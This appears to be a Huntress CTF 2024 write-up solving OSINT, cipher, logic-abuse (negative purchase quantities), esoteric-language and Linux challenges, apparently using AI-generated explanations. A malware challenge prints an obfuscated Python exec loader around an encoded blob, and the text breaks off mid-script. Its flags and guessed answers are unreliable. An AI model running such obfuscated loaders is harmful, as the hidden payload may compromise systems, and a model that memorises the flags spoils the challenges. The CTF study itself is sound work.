Huntress CTF 2024

[OSINT] Ran Somewhere

Thanks for joining the help desk! Here's your first ticket of the day; can you help the client out?


URGENT! HELP!

Mack Eroni <meroni@ID10Thosolution.net>
10/8/2024 9:28 AM

To: helpdesk@10doesnotexist.tech

Save all attachments

4e 6f 74 65.txt
1.1 KB

66 69 6e 64 20 69 74 20 79 65 74
2.03 MB

69 6d 20 6e 65 61 72 62 79
2.39 MB

Help Me IT!! My USB was stolen! I was headed into town for some work and stopped by a client's coffee shop to get work done. Everything was fine; I was working and drinking coffee. I got up to use the restroom; when I returned, I saw that my computer had been tampered with! All my work was closed out, and my flash drive with my projects was gone! I can't lose this; there was very important work on it! I thought the security tools you put in place would stop something like this!!
When I was looking at the desktop, I noticed three new files that were not there before. I opened one to see if they were my files, but they are a jumbled mess. I can't make any sense of it. I think it is that "ran somewhere" that your team keeps warning us about. I still don't know what it is, but please reverse this and get my USB back. I can't believe this happened!
I am attaching those files so you can fix them.

-Mack Eroni
President

Check out our new website!
ID10T SOLUTIONS

If you open it directly, there will be three files. Use them to decrypt and you will get

1. **File 1:** `4e 6f 74 65.txt`
   - Hex Content:

```
48 65 79 20 54 68 65 72 65 21 20 59 6f 75 20 73 68 6f 75 6c 64 20 62 65 20 6d 6f 72 65 20 63 61 72 65 66 75 6c 20 6e 65 78 74
20 74 69 6d 65 20 61 6e 64 20 6e 6f 74 20 6c 65 61 76 65 20 79 6f 75 72 20 63 6f 6d 70 75 74 65 72 20 75 6e 6c 6f 63 6b 65 64
20 61 6e 64 20 75 6e 61 74 74 65 6e 64 65 64 21 20 59 6f 75 20 6e 65 76 65 72 20 6b 6e 6f 77 20 77 68 61 74 20 6d 69 67 68 74
20 68 61 70 70 65 6e 2e 20 57 65 6c 6c 20 69 6e 20 74 68 69 73 20 63 61 73 65 2c 20 79 6f 75 20 6c 6f 73 74 20 79 6f 75 72 20
66 6c 61 73 68 20 64 72 69 76 65 2e 20 44 6f 6e 27 74 20 77 6f 72 72 79 2c 20 49 20 77 69 6c 6c 20 6b 65 65 70 20 69 74 20 73
61 66 65 20 61 6e 64 20 73 6f 75 6e 64 2e 20 41 63 74 75 61 6c 6c 79 20 79 6f 75 20 63 6f 75 6c 64 20 73 61 79 20 69 74 20 69
73 20 6e 6f 77 20 27 66 6f 72 74 69 66 69 65 64 27 2e 20 59 6f 75 20 63 61 6e 20 63 6f 6d 65 20 72 65 74 72 69 65 76 65 20 69
74 2c 20 62 75 74 20 79 6f 75 20 67 6f 74 20 74 6f 20 66 69 6e 64 20 69 74 2e 20 49 20 6c 65 66 74 20 61 20 63 6f 75 70 6c 65
20 6f 66 20 66 69 6c 65 73 20 74 68 61 74 20 73 68 6f 75 6c 64 20 68 65 6c 70 2e
```

   - **Decoded Text**:

```
Hey There! You should be more careful next time and not leave your computer unlocked and unattended! You never know what migh
t happen. Well in this case, you lost your flash drive. Don't worry, I will keep it safe and sound. Actually you could say it
is now 'fortified'. You can come retrieve it, but you got to find it. I left a couple of files that should help.
- Vigil Ante
```

2. **File 2:**
   - Hex Content:

```
66 69 6e 64 20 69 74 20 79 65 74
```

   - **Decoded Text**:

```
find it yet
```

3. **File 3:**
   - Hex Content:

```
69 6d 20 6e 65 61 72 62 79
```


   - **Decoded Text**:

```
im nearby
```

1. File 2 → image file


2. File 3 → image file

```
$ file '49 6d 20 6e 65 61 72 62 79.dat'
49 6d 20 6e 65 61 72 62 79.dat: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=6, software=Greenshot], baseline, precision 8, 3000x4032, components 3
```



So I concacted two files together

If you look at the website,



the historical place is near `Z Vault Coffee Shop`

The address of the cofffee shop, 201 S Main St, Bel Air, MD, 21014, it seems likely that the building in question is **The Armory** in Bel Air, Maryland. The Bel Air Armory is a historic building with castle-like stone architecture, located on Main Street in Bel Air, and it closely matches the architectural style seen in your photos.

Suggested Answer

Given the fortified, castle-like architecture and the historical nature of the Bel Air Armory, the answer or flag might be:

"Bel Air Armory"

> `flag{Bel Air Armory}`

[Crypto] No need for Brutus

A simple message for you to decipher:

```
squiqhyiiycfbudeduutvehrhkjki
```

Submit the original plaintext hashed with MD5, wrapped between the usual flag format:

```
flag{}
```

Ex: If the deciphered text is "hello world", the MD5 hash would be `5eb63bbbe01eeed093cb22bb8f5acdc3`, and the flag would be `flag{5eb63bbbe01eeed093cb22bb8f5acdc3}`.

```
# Deciphered plaintext
plaintext = "caesarissimplenoneedforbrutus"

# Hash the plaintext using MD5
hashed_plaintext = md5(plaintext.encode()).hexdigest()

# Wrap it in the flag format
flag = f"flag{{{hashed_plaintext}}}"
flag
```

One of the possible plaintexts, when using a Caesar cipher with a shift of 16, is "caesarissimplenoneedforbrutus." This looks like a coherent and meaningful phrase.

Now, I will hash this deciphered text "caesarissimplenoneedforbrutus" using MD5 and wrap it in the flag format as requested.

The deciphered plaintext is "caesarissimplenoneedforbrutus," and the MD5 hash of this text is `c945bb2173e7da5a292527bbbc825d3f`.

> `flag{c945bb2173e7da5a292527bbbc825d3f}`


[Warmups] Whamazon


Wham! Bam! Amazon is entering the hacking business! Can you buy a flag?

Press the `Start` button on the top-right to begin this challenge.

```
What's up, Whammy? What do you wanna do?

 1. Examine your Inventory
 2. Buy from Whamazon
 3. Quit
> 1

We got all the deets on what's what in your inventory:
... Actually, Whammy, you don't have anything in your inventory. :(
Wanna buy something from Whamazon?

 1. Examine your Inventory
 2. Buy from Whamazon
 3. Quit
> 2

Woohoo! We are where it's at: WHAMAZON!
What would you like to buy?

!! You have: 50 dollars in your wallet !!

 1. Apples
 2. Oranges
 3. Video Games
 4. Game Console
 5. Television
 6. House
 7. The Flag
 8. "Nothing, I want to leave"
> 7

The 'The Flag' item costs 1000000000 dollars.
This costs you 1000000000 dollars but you only have 50 in your wallet!
We're sorry Whammy, but you can't afford this!!

!! You have: 50 dollars in your wallet !!
```

```
 1. Apples
 2. Oranges
 3. Video Games
 4. Game Console
 5. Television
 6. House
 7. The Flag
 8. "Nothing, I want to leave"
> 2

The 'Oranges' item costs 2 dollars.
How many of the 'Oranges' items would you like ?
> -1000000
Crunching the numbers...
  2 dollars x -1000000 = -2000000 subtracted from your wallet!

!! You have: 2300050 dollars in your wallet !!


 1. Apples
 2. Oranges
 3. Video Games
 4. Game Console
 5. Television
 6. House
 7. The Flag
 8. "Nothing, I want to leave"
> 6

The 'House' item costs 100000 dollars.
How many of the 'House' items would you like ?
> -1000000
Crunching the numbers...
  100000 dollars x -1000000 = -100000000000 subtracted from your wallet!

!! You have: 100002300050 dollars in your wallet !!
```







`flag{18bdd83cee5690321bb14c70465d3408}`

[Warmups] Cattle

I know it's an esoteric challenge for a Capture the Flag, but could you herd these cows for me?





The COW programming language is an esoteric programming language created by Sean Heber in 2003. It is a Brainf*ck variant designed humorously with Bovinae in mind. COW has twelve instructions (four more than Brainfuck) and is Turing-complete. Most instructions are moos, only the capitalization varies: mOo, moO, mOO, Moo, and so on. MMM, OOO, oom and OOM are the exceptions. All other character combinations are ignored and treated as comments.

Plaintext:

```
flag{6cd6392eb609c6ae4c332ef6a321d9dd}
```

Copy | Paste | Undo | Clear | Text Options

Encrypt | Decrypt

Ciphertext:

```
moo mOo mOo mOo MMM moO moO moO
MMM MOO MOo moO MoO mOo moo moO MoO MoO MoO MoO MoO MoO
MoO MoO MoO MoO MoO MoO MoO Moo
mOo
```

Copy | Paste | Undo | Clear | Text Options

`flag{6cd6392eb609c6ae4c332ef6a321d9dd}`

[Misc] Linux basics

Welcome to Linux Basics!

You're expected to answer a series of questions to get the flag.

To view the questions, and answer them, you'll use the

```
answer
```

tool.

Display questions:

```
answer
```

Answer a question:


```
answer x
```


where


```
x
```


is question number.


Press the `Start` button on the top-right to begin this challenge.

















`flag{8873fe66f8e7a6019d7d71261864f6c5}`

[Malware] Discount Programming Devices

I used a tool on the internet to obfuscate my script!

But I lost it, and I don't know how to get it back.

Maybe you can help?

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)(b'==gP54lIP4///+M/1+GMvNce/fWcVLH/
MInNnz3h23iJeQkC6MKwEMMnp7Be7eNbVOK+HAqgHAvKs2ZQCIdwiGMoyFlmRZY3D9myD9RsxDdcXHVY7KBHsx5vQySZbN6k/aOdLYcll9Y1ylgMhIcOHvxOHtpJHCFnycq
```

```
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'))
```

To recover your obfuscated script, we need to reverse the obfuscation process. Your script is obfuscated using a combination of:

1. **Base64 encoding**: The encoded string is reversed (`[::-1]` in Python).
2. **zlib compression**: After decoding the reversed Base64 string, it is decompressed using `zlib`.

Here's a step-by-step plan to recover the original script:

Steps:

1. **Reverse the Base64-encoded string**.
2. **Decode the Base64 string**.
3. **Decompress the decoded string using** `zlib`.

Let me help you with Python code to reverse the obfuscation:

```
import base64
import zlib
import re

# Encoded, reversed Base64 string (as received)
encoded_data = b"==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
